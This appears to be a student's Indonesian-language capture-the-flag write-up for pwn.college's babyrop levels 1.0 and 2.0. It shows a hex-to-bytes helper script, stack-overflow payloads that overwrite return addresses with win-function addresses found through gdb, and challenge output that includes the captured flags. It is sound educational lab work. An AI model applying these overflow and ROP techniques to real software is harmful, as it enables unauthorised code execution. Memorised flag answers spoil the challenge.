


Write Up Return Oriented Programming

Rozan Fadhil Al Hafidz - 13520039

Untuk memasukkan return address ke dalam program yang ingin diretas, saya menggunakan program hex2raw.py yang didapat dari praktikum Organisasi dan Arsitektur Komputer



The screenshot shows a VS Code editor with two files open. The left file, `input.txt`, contains a series of hexadecimal values: eight lines of 01 01 01 01 01 01 01 01, followed by two lines of 00 00 00 00 00 00 00 00, and a final line of 00 00 97 1a 40 00 00 00. The right file, `hex2raw.py`, is a Python script that takes command-line arguments, validates them, and processes the input file. It reads the input file, removes spaces, newlines, and carriage returns, converts the hex string to a byte payload, and writes it to stdout.

```
1 # Konversi dan tulis ke stdout file berisikan hex ke bytes
2 # Last modified : 22 November 2021
3 import sys # Digunakan untuk mengambil argumen pada command line
4 import binascii # Digunakan untuk merubah string berisikan hex ke bytes
5
6 def main():
7     cmd_arguments = sys.argv # Ambil argv dari command line
8     payload = b""
9
10    if len(cmd_arguments) > 2:
11        print("Invalid arguments!")
12        print("Usage: hex2raw.py, hex2raw.py <nim>")
13        exit(-1)
14
15    elif len(cmd_arguments) == 2:
16        nim = cmd_arguments[1] # Ambil NIM dari argv, bert
17        if len(nim) != 8:
18            print("Invalid NIM!")
19            exit(-1)
20        payload += nim.encode("ascii") # Konversi python string ke
21        payload += b"\n" # Tambahkan newline setelah
22
23
24    with open("input.txt", "r") as src:
25        raw = src.read() # Baca seluruh text file
26        raw = raw.replace(" ", "") # Hapus seluruh spasi pada
27        raw = raw.replace("\r", "") # Hapus seluruh carriage re
28        raw = raw.replace("\n", "") # Hapus seluruh line feed (
29        payload += binascii.unhexlify(raw) # Konversi hex pada string
30        payload += b"\n" # Tambahkan enter pada akhir
31
32    sys.stdout.buffer.write(payload) # Tuliskan payload ke stdou
33
34
```

Pada babyrop 1.0, hacker diberi tahu jumlah input yang dibutuhkan untuk melakukan overwrite return address dan alamat dari fungsi win yang menampilkan flag. Oleh karena itu, langsung saja masukkan alamatnya beserta padding pada input.txt sehingga input.txt akan menjadi seperti berikut.

input.txt
01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01
00 00 00 00 00 00 00 00 00 00
00 00 97 1a 40 00 00 00 00 00

Lakukan pipe hex2raw.py ke babyrop level 1.0 sehingga flag akan tampil di layar seperti berikut

```

hacker@babyrop_level1:~$ python hex2raw.py | /challenge/babyrop_level1.0
###
### Welcome to /challenge/babyrop_level1.0!
###

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of
challenges, you will become painfully familiar with the concept of Return Oriented Programming!

In this challenge, there is a win() function.
win() will open the flag and send its data to stdout; it is at 0x401a97.
In order to get the flag, you will need to call this function.

You can call a function by directly overflowing into the saved return address,
which is stored at 0x7ffe1d9a39b8, 72 bytes after the start of your input buffer.
That means that you will need to input at least 80 bytes (47 to fill the buffer,
25 to fill other stuff stored between the buffer and the return address,
and 8 that will overwrite the return address).
Received 81 bytes! This is potentially 1 gadgets.
Let's take a look at your chain! Note that we have no way to verify that the gadgets are executable
from within this challenge. You will have to do that by yourself.

+--- Printing 2 gadgets of ROP chain at 0x7ffe1d9a39b8.
| 0x0000000000401a97: endbr64 ; push rbp ; mov rbp, rsp ; lea rdi, [rip + 0x6f2] ; call 0x401150 ;
| 0x000000000000000a: (UNMAPPED MEMORY)

Leaving!
You win! Here is your flag:
pwn.college{gBsw_8soZ4r81xbvBa2W5Bx5kYC.QXxQzMsMD00QzW}

```

Pada babyrop 2.0, hacker tidak diberi tahu alamat dari fungsi yang menampilkan flag. Namun, nama fungsi yang menampilkan flag diberi tahu saat menjalankan program, yaitu win_stage_1 dan win_stage_2. Oleh karena itu, hacker harus melakukan disassembly menggunakan gdb terlebih dahulu

```

gdb-peda$ disas win_stage_1
Dump of assembler code for function win_stage_1:
0x0000000000401f73 <+0>:    endbr64
0x0000000000401f77 <+4>:    push    rbp
0x0000000000401f78 <+5>:    mov     rbp, rsp

```

```

gdb-peda$ disas win_stage_2
Dump of assembler code for function win_stage_2:
0x0000000000402020 <+0>:    endbr64
0x0000000000402024 <+4>:    push    rbp
0x0000000000402025 <+5>:    mov     rbp, rsp

```

Didapat alamat dari win_stage_1 adalah 0x0000000000401f73 dan alamat dari win_stage_2 adalah 0x0000000000402020. Oleh karena itu, masukkan kedua alamat tersebut sebagai return address pada input.txt sehingga isi dari input.txt menjadi seperti berikut

input.txt
01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01
00 00 00 00 00 00 00 00 00 00 00
00 00 73 1f 40 00 00 00 00 00 00
20 20 40 00 00 00 00 00 00 00 00

Lakukan pipe hex2raw.py ke babyrop level 2.0 sehingga flag akan tampil di layar seperti berikut

```

hacker@babyrop_level2:~$ python hex2raw.py | /challenge/babyrop_level2.0
###
### Welcome to /challenge/babyrop_level2.0!
###

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of
challenges, you will become painfully familiar with the concept of Return Oriented Programming!

In this challenge, there are 2 stages of win functions. The functions are labeled `win_stage_1` through `win_stage_2`.
In order to get the flag, you will need to call all of these stages in order.

You can call a function by directly overflowing into the saved return address,
which is stored at 0x7ffe4cfe4f38, 72 bytes after the start of your input buffer.
That means that you will need to input at least 80 bytes (56 to fill the buffer,
16 to fill other stuff stored between the buffer and the return address,
and 8 that will overwrite the return address).
Received 89 bytes! This is potentially 2 gadgets.
Let's take a look at your chain! Note that we have no way to verify that the gadgets are executable
from within this challenge. You will have to do that by yourself.

+--- Printing 3 gadgets of ROP chain at 0x7ffe4cfe4f38.
| 0x00000000401f73: endbr64 ; push rbp ; mov rbp, rsp ; sub rsp, 0x120 ; mov dword ptr [rbp - 0x114], edi ; mov esi, 0 ; lea rdi, [rip + 0x1284]
; mov eax, 0 ; call 0x401210 ;
| 0x00000000402020: endbr64 ; push rbp ; mov rbp, rsp ; sub rsp, 0x120 ; mov dword ptr [rbp - 0x114], edi ; mov esi, 0 ; lea rdi, [rip + 0x1157]
; mov eax, 0 ; call 0x401210 ;
| 0x00007ffe4cfe500a: add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ;
add byte ptr [rax], al ; add byte ptr [rax], al ; xor byte ptr [rdx], dl ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax + 0x
50], dl ; dec byte ptr [rsi + rdi*8 + 0x7f] ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; a
dd byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; pop rsi ; adc al, byte
ptr [rax] ; add byte ptr [rax], al ; add byte ptr [rax], al ; push rax ; dec byte ptr [rsi + rdi*8 + 0x7f] ; add byte ptr [rax], al ; sbb al, 0 ;

Leaving!
pwn.college{ggobry6dynkuUgh4n1kY642DLr1l.QKzQzMsMD00QzW}

```